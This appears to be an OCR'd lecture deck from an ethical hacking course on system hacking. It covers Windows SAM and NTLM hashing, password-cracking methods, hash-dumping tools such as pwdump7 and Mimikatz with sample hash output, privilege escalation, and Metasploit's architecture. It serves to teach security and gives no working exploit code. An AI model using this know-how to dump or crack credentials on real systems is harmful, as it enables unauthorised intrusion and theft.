06: System Hacking

ETHICAL HACKING AND INCIDENT RESPONSE CT080-3-2 (VERSION VE1)

Topic & Structure of The Lesson

- Introduction
- System Hacking Goals
- Known Vulnerabilities
- Metasploit
- Metasploit Architecture

Learning Outcomes

At the end of this module, you will be able to do the following:

- Describe the Certified Ethical Hacker hacking methodology
- Explain the different techniques to gain access to a system
- Apply privilege escalation techniques
- Explain different techniques to gain and maintain remote access to a system
- Describe different types of rootkits
- Explain steganography and steganalysis techniques
- Apply different techniques to hide the evidence of compromise

Key Terms You Must Be Able To Use

- **If you have mastered this topic, you should be able to use the following terms correctly in your assignments and exams:**

1. System Hacking Concepts

1. System Hacking Concepts
2. Gaining Access
3. Escalating Privileges
4. Maintaining Access
5. Clearing Logs

Recap..

Footprinting Module:

Footprinting is the process of **accumulating data** about a specific network environment. In the footprinting phase, the attacker creates a profile of the target organization and obtains information such as its IP address range, namespace, and employees. Footprinting facilitates the process of system hacking by revealing its vulnerabilities.

For example, the organization's website may provide employee bios or a personnel directory, which the hacker can use for social engineering purposes. Conducting a Whois query on the web can provide information about the associated networks and domain names related to a specific organization.

Recap..

Scanning Module:

Scanning is a **procedure used for identifying active hosts, open ports, and unnecessary services enabled on particular hosts**.

Attackers use different types of scanning methods for host discovery, port and service discovery, operating system (OS) discovery, and evading endpoint security devices such as intrusion detection systems (IDSs) and firewalls.

These techniques help attackers identify possible vulnerabilities. Scanning procedures such as port scanning and ping sweeps return information about the services offered by the live hosts that are active on the Internet, and their IP addresses.

Recap..

Enumeration Module:

Enumeration is a method of **intrusive probing**, through which attackers gather information such as network user lists, routing tables, security flaws, and Simple Network Management Protocol (SNMP) data. This is of significance, because the attacker ranges over the target territory to glean information about the network, and shared users, groups, applications, and banners.

Enumeration **involves making active connections to the target system** or subjecting it to direct queries. Normally, an alert and secure system logs such attempts. Often, the information gathered, such as a DNS address, is publicly available; however, it is possible that the attacker might stumble upon a remote IPC share, such as IPC$ in Windows, that can be probed with a null session, thereby allowing shares and accounts to be enumerated.


Recap..

Vulnerability Analysis Module:

Vulnerability assessment is an **examination of the ability of a system or application**, including its current security procedures and controls, to withstand assault. It recognizes, measures, and classifies security vulnerabilities in a computer system, network, and communication channels.

Attackers perform vulnerability analysis to identify security loopholes in the target organization's network, communication infrastructure, and end systems. The identified vulnerabilities are used by the attackers to perform further exploitation on that target network.

CEH Hacking Methodology



System Hacking Goals

Hacking-Stage	Goal	Technique/Exploit Used
1 Gaining Access	To bypass access controls to gain access to the system	Password cracking, vulnerability exploitation, social engineering
2 Escalating Privileges	To acquire the rights of another user or an admin	Exploiting known system vulnerabilities
3 Executing Applications	To create and maintain remote access to the system	Trojans, spywares, backdoors, keyloggers
4 Hiding Files	To hide attackers' malicious activities, and to steal data	Rootkits, steganography
5 Covering Tracks	To hide the evidence of compromise	Clearing logs

2. Gaining Access

1 System Hacking Concepts

3 Escalating Privileges

2 Gaining Access

4 Maintaining Access

5 Clearing Logs

- The first step, which is the gaining of access, involves the **use of various techniques** that attackers employ to gain access to the target system.

- These techniques include:
  - Cracking passwords
  - Exploiting buffer overflows, and
  - Exploiting vulnerabilities

Microsoft Authentication

Security Accounts Manager (SAM) Database


- Windows stores user passwords in SAM, or in the **Active Directory database** in domains. Passwords are never stored in clear text and are hashed, and the results are stored in the SAM

NTLM Authentication

- The NTLM authentication protocol types are as follows: **NTLM authentication protocol** and **LM authentication protocol**
- These protocols store the user's password in the **SAM database** using different hashing methods

Kerberos Authentication

- Microsoft has upgraded its **default authentication protocol** to Kerberos which provides a stronger authentication for client/server applications than NTLM



Further reading...

Security Accounts Manager (SAM) Database

Windows uses the Security Accounts Manager (SAM) database or Active Directory Database to manage user accounts and passwords in hashed format (a one-way hash). The system does not store the passwords in plaintext format but in a hashed format, to protect them from attacks. The system implements the SAM database as a registry file, and the Windows kernel obtains and keeps an exclusive filesystem lock on the SAM file. As this file consists of a filesystem lock, this provides some measure of security for the storage of passwords. It is not possible to copy the SAM file to another location in the case of online attacks. Because the system locks the SAM file with an exclusive filesystem lock, a user cannot copy or move it while Windows is running. The lock does not release until the system throws a blue screen exception, or the OS has shut down. However, to make the password hashes available for offline brute-force attacks, attackers can dump the on-disk contents of the SAM file using various techniques. The SAM file uses an SYSKEY function (in Windows NT 4.0 and later versions) to partially encrypt the password hashes.

NTLM Authentication

NT LAN Manager (NTLM) is a default authentication scheme that performs authentication using a challenge/response strategy. Because it does not rely on any official protocol specification, there is no guarantee that it works effectively in every situation. Furthermore, it has been used in some Windows installations, where it successfully worked. NTLM authentication consists of two protocols: NTLM authentication protocol and LAN Manager (LM) authentication protocol. These protocols use different hash methodologies to store users' passwords in the SAM database.

Kerberos Authentication

Kerberos is a network authentication protocol that provides strong authentication for client/server applications through secret-key cryptography. This protocol provides mutual authentication, in that both the server and the user verify each other's identity. Messages sent through Kerberos protocol are protected against replay attacks and eavesdropping. Kerberos employs the Key Distribution Center (KDC), which is a trusted third party. This consists of two logically distinct parts: an authentication server (AS) and a ticket-granting server (TGS). Kerberos uses "tickets" to prove a user's identity. Microsoft has upgraded its default authentication protocol to Kerberos, which provides a stronger authentication for client/server applications than NTLM.

Eg: Windows SAM

How Hash Passwords Are Stored in Windows SAM?

Shiela/test

Password hash using LM/NTLM

```
Shiela:1005:NO PASSWORD*****************
****:0CB6948805F797BF2A82807973B89537:::
```

SAM File is located at `c:\windows\system32\config\SAM`

```
Administrator:500:NO PASSWORD*********************:61880B9EE373475C8148A7108ACB3031:::
Guest:501:NO PASSWORD*********************:NO PASSWORD*********************:::
Admin:1001:NO PASSWORD*********************:BE40C450AB99713DF1EDC5B40C25AD47:::
Martin:1002:NO PASSWORD*********************:BF4A502DA294ACBC175B394A080DEE79:::
Juggyboy:1003:NO PASSWORD*********************:488CDCDD2225312793ED6967B28C1025:::
Jason:1004:NO PASSWORD*********************:2D20D252A479F485CDF5E171D93985BF:::
Shiela:1005:NO PASSWORD*********************:0CB6948805F797BF2A82807973B89537:::
```

Username | User ID | LM Hash | NTLM Hash

"LM hashes have been disabled in Windows Vista and later Windows operating systems, LM will be blank in those systems."

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Password Cracking

- Password cracking techniques are used to **recover passwords** from computer systems

- Attackers use password cracking techniques to **gain unauthorized access** to vulnerable systems

- Most of the password cracking techniques are successful because of weak or easily **guessable passwords**


Types of Password Cracking

Non-Electronic Attacks	The attacker **does not need technical knowledge** to crack the password, hence it is known as a non-technical attack • Shoulder Surfing • Social Engineering • Dumpster Diving
Active Online Attacks	The attacker performs password cracking by **directly communicating** with the victim's machine • Dictionary, Brute Forcing, and Rule-based Attack • Hash Injection Attack • LLMNR/NBT-NS Poisoning • Trojan/Spyware/Keyloggers • Password Guessing • Internal Monologue Attack • Cracking Kerberos Passwords
Passive Online Attacks	The attacker performs password cracking **without communicating** with the authorizing party • Wire Sniffing • Man-in-the-Middle Attack • Replay Attack
Offline Attacks	The attacker copies the target's **password file** and then tries to crack passwords on his own system at a different location • Rainbow Table Attack (Pre-Computed Hashes) • Distributed Network Attack

Password Recovery Tools

Elcomsoft Distributed Password Recovery

Elcomsoft Distributed Password Recovery breaks **complex passwords**, recovers strong **encryption keys**, and **unlocks documents** in a production environment



https://www.elcomsoft.com

Password Recovery Toolkit
https://accessdata.com

Passware Kit Forensic
https://www.passware.com

hashcat
https://hashcat.net

Windows Password Recovery Tool
https://www.windowspasswordsrecovery.com

PCUnlocker
https://www.top-password.com

Tools to Extract the Password Hashes

pwdump7

- pwdump7 **extracts LM** and **NTLM** password hashes of local user accounts from the **Security Account Manager** (SAM) database

Admin: Command Prompt

```
C:\Users\Admin\Desktop\pwdump7>PwDump7.exe
Pwdump v7.1 - raw password extractor
Author: Andres Tarasco Acuna
url: http://www.514.es

Admin:500:NO PASSWORD*********************:92937945B518814341DE3F726500D4FF:::
Guest:501:NO PASSWORD*********************:NO PASSWORD*********************:::
[illegible]:503:NO PASSWORD*********************:NO PASSWORD*********************:::
[illegible]:504:AF04217DC9134AA48833DC8B2BC5ACC6:91D1FE9BD4D9F585C5285D34ABEC96B6:::
[illegible]:1000:06C10EF0F2D88B6174B3F435C052BC53:3F21ECCD4014A5DEDC54C7E544AB0653:::
[illegible]:1001:E1F12B03F7E288B148FF7E85186C39A2:3EC0C955EBB4214D401F24B4C3F46D76:::
```

https://www.tarasco.org

Tools to Extract the Password Hashes

- Mimikatz (*https://github.com*)
- Powershell Empire (*https://github.com*)
- DSInternals PowerShell (*https://github.com*)
- Ntdsxtract (*https://github.com*)

Note: These tools must be run with administrator privileges

Other tools..


Password-Cracking Tools: L0phtCrack and ophcrack

L0phtCrack


L0phtCrack is a tool designed to **audit passwords** and recover applications

ophcrack

ophcrack is a Windows password cracker based on **rainbow tables**. It comes with a Graphical User Interface and runs on multiple platforms



https://www.l0phtcrack.com



http://ophcrack.sourceforge.net

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Vulnerability Exploitation

Vulnerability Exploitation


- Vulnerability exploitation involves the execution of multiple complex, interrelated steps to **gain access to a remote system**. The steps involved are as follows:

1. Identify the vulnerability
2. Determine the risk associated with the vulnerability
3. Determine the capability of the vulnerability
4. Develop the exploit
5. Select the method for delivering – local or remote
6. Generate and deliver the payload
7. Gain remote access


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Exploits Sites

Exploit Sites



https://www.securityfocus.com



https://cve.mitre.org

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

3. Escalating Privileges

Module Flow

1. System Hacking Concepts
2. Gaining Access
3. Escalating Privileges
4. Maintaining Access
5. Clearing Logs

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Privilege Escalation

- An attacker can gain access to the network using a **non-admin user account** and the next step would be to gain administrative privileges
- The attacker performs a privilege escalation attack that takes advantage of **design flaws**, **programming errors**, **bugs**, and **configuration oversights** in the OS and software application to gain administrative access to the network and its associated applications
- These privileges allow the attacker to **view critical/sensitive information**, delete files, or install malicious programs such as viruses, Trojans, or worms

Types of Privilege Escalation

1. **Horizontal Privilege Escalation**
   - Refers to acquiring the same privileges that have already been granted, by assuming the identity of another user with the same privileges
2. **Vertical Privilege Escalation**
   - Refers to gaining higher privileges than those existing

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Types of Privilege Escalation

- Privilege escalation is required when you want to access the system resources that you are not authorized to access.

- Privilege escalation takes place in two forms: vertical privilege escalation and horizontal privilege escalation.
  1. **Horizontal Privilege Escalation**: In a horizontal privilege escalation, the unauthorized user tries to access the resources, functions, and other privileges that belong to an authorized user who has similar access permissions. For instance, online banking user A can easily access user B's bank account.
  2. **Vertical Privilege Escalation**: In a vertical privilege escalation, the unauthorized user tries to gain access to the resources and functions of a user with higher privileges, such as application or site administrators. For example, someone using online banking can access the site using administrative functions.

TOOLS

Metasploit

- The Metasploit Framework is a penetration testing toolkit, exploit development platform, and research tool that includes hundreds of working remote exploits for a variety of platforms


It supports fully automated exploitation of different platforms by using known vulnerabilities

Why Metasploit?

- Metasploit isn't just a tool; it's a complete framework that provides the infrastructure needed to automate complex tasks.

Metasploit allows ethical hackers to easily build attack vectors , use exploits and execute advanced attacks.

Metasploit Architecture



Payloads: codes run on target system. (meterpreter, command shell)

Exploits: organized for target system (android, linux, windows, openbsd)

Encoders: encode the exploit so that can bypass signature-based antivirus (e.g. php, ruby, x64)

Auxiliary: supporting module e.g. scanners, crawlers & fuzzers. – for scanning, fingerprinting ..

Post-Modules: use for post-exploitation (e.g. gather information, escalate privileges, or pivot within a compromised network.)

